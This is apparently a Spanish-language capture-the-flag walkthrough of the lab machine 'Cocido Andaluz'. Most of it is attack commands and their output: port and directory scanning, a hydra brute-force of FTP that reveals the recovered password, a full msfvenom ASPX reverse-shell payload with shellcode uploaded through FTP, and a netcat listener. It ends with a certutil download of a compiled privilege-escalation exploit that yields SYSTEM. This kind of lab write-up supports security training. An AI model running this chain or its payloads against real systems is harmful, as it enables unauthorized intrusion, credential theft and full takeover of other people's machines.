

Cocido Andaluz



Ejecutamos el script donde ejecutamos nmap y si tiene abierto el servicio http que ejecute dirb.

```
(kali@kali)-[~]
$ ./obtain_data.sh 192.168.16.59
The ip_address '192.168.16.59' is valid
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-14 22:56 CET
Nmap scan report for 192.168.16.59
Host is up (0.00046s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Microsoft ftpd
80/tcp    open  http           Microsoft IIS httpd 7.0
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Microsoft-IIS/7.0
|_http-methods:
|_Potentially risky methods: TRACE
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49156/tcp open  msrpc          Microsoft Windows RPC
49157/tcp open  msrpc          Microsoft Windows RPC
49158/tcp open  msrpc          Microsoft Windows RPC
MAC Address: 08:00:27:19:23:8C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7:- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Por el momento, en el puerto 80 no conseguimos avanzar mucho.

```
TRACEROUTE
HOP RTT ADDRESS
1 0.46 ms 192.168.16.59

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 463.52 seconds

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Thu Nov 14 23:04:07 2024
URL_BASE: http://192.168.16.59/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Ignoring NOT_FOUND code -> 404

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.16.59/ ----
==> DIRECTORY: http://192.168.16.59/aspnet_client/
+ http://192.168.16.59/index.html (CODE:200|SIZE:11069)

---- Entering directory: http://192.168.16.59/aspnet_client/ ----
==> DIRECTORY: http://192.168.16.59/aspnet_client/system_web/

---- Entering directory: http://192.168.16.59/aspnet_client/system_web/ ----

-----

END_TIME: Thu Nov 14 23:04:22 2024
DOWNLOADED: 13836 - FOUND: 1
```

Después de múltiples pruebas sin éxito en el puerto 21 probamos a ejecutar hydra para realizar una fuerza bruta a dicho puerto siendo este un éxito.

login: info

password: PolniyPizdec0211

```
(kali㉿kali)-[~]
$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt ftp://192.168.16.59 -f -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-15 16:05:21
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
^[[C[DATA] max 16 tasks per 1 server, overall 16 tasks, 43048882131570 login tries (l:8295455/p:5189454), ~2690555133224 tries per task
[DATA] attacking ftp://192.168.16.59:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done

[STATUS] 4212.00 tries/min, 4212 tries in 00:01h, 43048882127358 to do in 170342205:19h, 16 active
[21][ftp] host: 192.168.16.59 login: info password: PolniyPizdec0211
[STATUS] attack finished for 192.168.16.59 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-15 16:06:42
```


Una vez obtenidas el login de ftp, vamos a acceder para echar un vistazo a ver que nos encontramos. En un primer vistazo vemos que están los directorios y html a los cuales accedíamos por el puerto 80. Lo interesante se encuentra en que disponemos de los permisos para subir ficheros a dicho directorio el cual vamos a aprovechar.

```
(kali@kali)-[~/cocidoAndaluz]
$ ftp info@192.168.16.59
Connected to 192.168.16.59.
220 Microsoft FTP Service
331 Password required for info.
Password:
230 User info logged in.
Remote system type is Windows_NT.
ftp> ls
227 Entering Passive Mode (192,168,16,59,192,8).
125 Data connection already open; Transfer starting.
dr--r--r--   1 owner   group      0 Jun 14 17:12 aspnet_client
-rwxrwxrwx   1 owner   group    11069 Jun 15 16:39 index.html
-rwxrwxrwx   1 owner   group   184946 Jun 14 16:48 welcome.png
226 Transfer complete.
```

Como vimos anteriormente, este servidor web está usando tecnología asp.net, por lo que podemos generar una reverse shell con un fichero .aspx el cual puede contener html, javascript C#...

```
(kali@kali)-[~/cocidoAndaluz]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.16.37 LPORT=9999 -f aspx -o rv.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of aspx file: 2725 bytes
Saved as: rv.aspx

<%@ Page Language="C#" AutoEventWireup="true" %>
<%@ Import Namespace="System.IO" %>
<script runat="server">
    private static Int32 MEM_COMMIT=0x1000;
    private static IntPtr PAGE_EXECUTE_READWRITE=(IntPtr)0x40;

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr, UIntPtr size, Int32 flAllocationType, IntPtr flProtect);

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr CreateThread(IntPtr lpThreadAttributes, UIntPtr dwStackSize, IntPtr lpStartAddress, IntPtr param, Int32 dwCreationFlags, ref IntPtr lpThreadId);

    protected void Page_Load(object sender, EventArgs e)
    {
        byte[] nCn2uJZUsc = new byte[324] {0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,
0x8b,
0x50,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,0xac,0x3c,0x61,
0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,
0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,
0x34,0x8b,0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,0x7d,0xf8,0x3b,
0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,
0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,
0x12,0xeb,0x8d,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x07,
0xff,0xd5,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x50,0x50,
0x50,0x60,0x40,0x50,0x40,0x50,0x68,0xea,0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x05,0x68,0xc0,0xa8,0x10,
0x25,0x68,0x02,0x00,0x27,0x0f,0x89,0xe6,0x6a,0x10,0x56,0x57,0x68,0x97,0xa5,0x74,0x61,0xff,0xd5,0x85,
0xc0,0x74,0x0c,0xff,0x4e,0x08,0x75,0xec,0x68,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x68,0x63,0x6d,0x64,0x00,
0x89,0xe3,0x57,0x57,0x31,0xf6,0x6a,0x12,0x59,0x56,0xe2,0xfd,0x66,0xc7,0x44,0x24,0x3c,0x0e,0x01,
0x8d,0x44,0x24,0x10,0xc6,0x00,0x44,0x54,0x50,0x56,0x56,0x46,0x56,0x4e,0x56,0x56,0x53,0x56,0x68,
0x79,0xcc,0x3f,0x86,0xff,0xd5,0x89,0xe0,0x4a,0x56,0x46,0xff,0x30,0x68,0x08,0x87,0x1d,0x60,0xff,0xd5,
0xbb,0xf0,0xb5,0xa2,0x56,0x68,0xa6,0x95,0xbd,0x9d,0xff,0xd5,0x3c,0x06,0x7e,0x0a,0x80,0xfb,0xe0,0x75,
0x05,0xbb,0x47,0x13,0x72,0x6f,0x6a,0x00,0x53,0xff,0xd5};

        IntPtr thJa8 = VirtualAlloc(IntPtr.Zero, (UIntPtr)nCn2uJZUsc.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        System.Runtime.InteropServices.Marshal.Copy(nCn2uJZUsc, 0, thJa8, nCn2uJZUsc.Length);
        IntPtr m_dVyTu = IntPtr.Zero;
        IntPtr bP8 = CreateThread(IntPtr.Zero, UIntPtr.Zero, thJa8, IntPtr.Zero, 0, ref m_dVyTu);
    }
</script>
```


Una vez generado la reverse shell la subimos al ftp con put.

```
Remote system type is Windows_NT
ftp> ls
227 Entering Passive Mode (192,168,16,59,192,60).
125 Data connection already open; Transfer starting.
dr--r--r--  1 owner   group          0 Jun 14 17:12 aspnet_client
-rwxrwxrwx  1 owner   group        276 Nov 19 16:03 index.html
-rwxrwxrwx  1 owner   group       2763 Nov 19 16:18 rv.aspx
-rwxrwxrwx  1 owner   group        601 Nov 19 15:47 welcome.png
226 Transfer complete.
ftp>
```

Ponemos la máquina atacante en escucha (rlwrap permite mayor dinamismo que la consola que trae por defecto nc)

```
(kali@kali) ~/cocidoAndaluz
$ rlwrap nc -l -p 9999
listening on [any] 9999 ...
connect to [192.168.16.37] from (UNKNOWN) [192.168.16.59] 49211
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. Reservados todos los derechos.
c:\windows\system32\inetsrv>
```

La escribimos en la barra de búsqueda de nuestro navegador.



Una vez dentro, podemos navegar hasta el directorio del usuario info para descubrir la primera flag

```
C:\Users\Public>whoami
whoami
nt authority\servicio de red
```

```
C:\Users>cd info
cd info

C:\Users\info>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 1CEF-5C5A

Directorio de C:\Users\info

14/06/2024  17:17    <DIR>          .
14/06/2024  17:17    <DIR>          ..
14/06/2024  17:15                26 user.txt
               1 archivos                26 bytes
               2 dirs 12.661.354.496 bytes libres

C:\Users\info>type user.txt
type user.txt
[REDACTED]


C:\Users\info>
```

Ahora deberemos escalar privilegios. Primero, vamos a averiguar la versión del sistema operativo por si esta tuviera alguna vulnerabilidad.

```
C:\Users\info>systeminfo
systeminfo

Nombre de host: WIN-JG67MIHZH2X
Nombre del sistema operativo: Microsoft Windows Server 2008 Datacenter
Versión del sistema operativo: 6.0.6001 Service Pack 1 Compilación 6001
Fabricante del sistema operativo: Microsoft Corporation
Configuración del sistema operativo: Servidor independiente
Tipo de compilación del sistema operativo: Multiprocessor Free
```

Buscando información de la versión vemos que existe un script que nos permite escalar a system directamente.



Lo descargamos en nuestra máquina atacante para compilarlo y así poder ejecutarlo.

```
kali@kali:~$ gcc Downloads/40564.c -o win_esc.exe -lws2_32
```

Una vez compilado, deberemos buscar un directorio donde tengamos permisos suficientes para traer el ejecutable.

```
C:\Users\Public>icacls .
icacls .
. BUILTIN\Administradores:(OI)(CI)(F)
  CREATOR OWNER:(OI)(CI)(IO)(F)
  NT AUTHORITY\SYSTEM:(OI)(CI)(F)
  NT AUTHORITY\INTERACTIVE:(OI)(CI)(IO)(M,DC)
  NT AUTHORITY\INTERACTIVE:(RX,WD,AD)
  NT AUTHORITY\SERVICIO:(OI)(CI)(IO)(M,DC)
  NT AUTHORITY\SERVICIO:(RX,WD,AD)
  NT AUTHORITY\BATCH:(OI)(CI)(IO)(M,DC)
  NT AUTHORITY\BATCH:(RX,WD,AD)
```

Una vez encontrado el directorio, con la atacante creamos un servidor (p.j python3 -m http.server 80) para cogerlo con la víctima

```
C:\Users\Public>certutil -urlcache -split -f http://192.168.16.37/win_esc.exe C:\Users\Public\win_esc.exe
certutil -urlcache -split -f http://192.168.16.37/win_esc.exe C:\Users\Public\win_esc.exe
**** En línea ****
CertUtil: -URLCache comando completado correctamente.

C:\Users\Public>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 1CEF-5C5A

Directorio de C:\Users\Public

22/11/2024 14:33 <DIR> .
22/11/2024 14:33 <DIR> ..
19/01/2008 09:45 <DIR> Documents
19/01/2008 09:45 <DIR> Downloads
19/01/2008 09:45 <DIR> Music
19/01/2008 09:45 <DIR> Pictures
19/01/2008 09:45 <DIR> Videos
22/11/2024 14:33 239.983 win_esc.exe
1 archivos 239.983 bytes
```


Ahora toca ejecutarlo y ver como pasamos de nt authority a system.

```
C:\Users\Public>whoami  
whoami  
nt authority\servicio de red
```

```
C:\Users\Public>win_esc.exe  
win_esc.exe  
  
c:\Windows\System32>whoami  
whoami  
nt authority\system  
  
c:\Windows\System32>|
```

Lo último que nos queda es buscar la flag por el directorio de administrador.

```
C:\Users\Administrador\Desktop>dir  
dir  
El volumen de la unidad C no tiene etiqueta.  
El número de serie del volumen es: 1CEF-5C5A  
(32,674 bytes) | C:\source code  
Directorio de C:\Users\Administrador\Desktop  
  
14/06/2024  17:17    <DIR>          .  
14/06/2024  17:17    <DIR>          ..  
14/06/2024  17:16                29 root.txt  
                1 archivos            29 bytes  
                2 dirs  12.660.301.824 bytes libres  
  
C:\Users\Administrador\Desktop>type root.txt  
type root.txt  
[REDACTED]  
  
C:\Users\Administrador\Desktop>|
```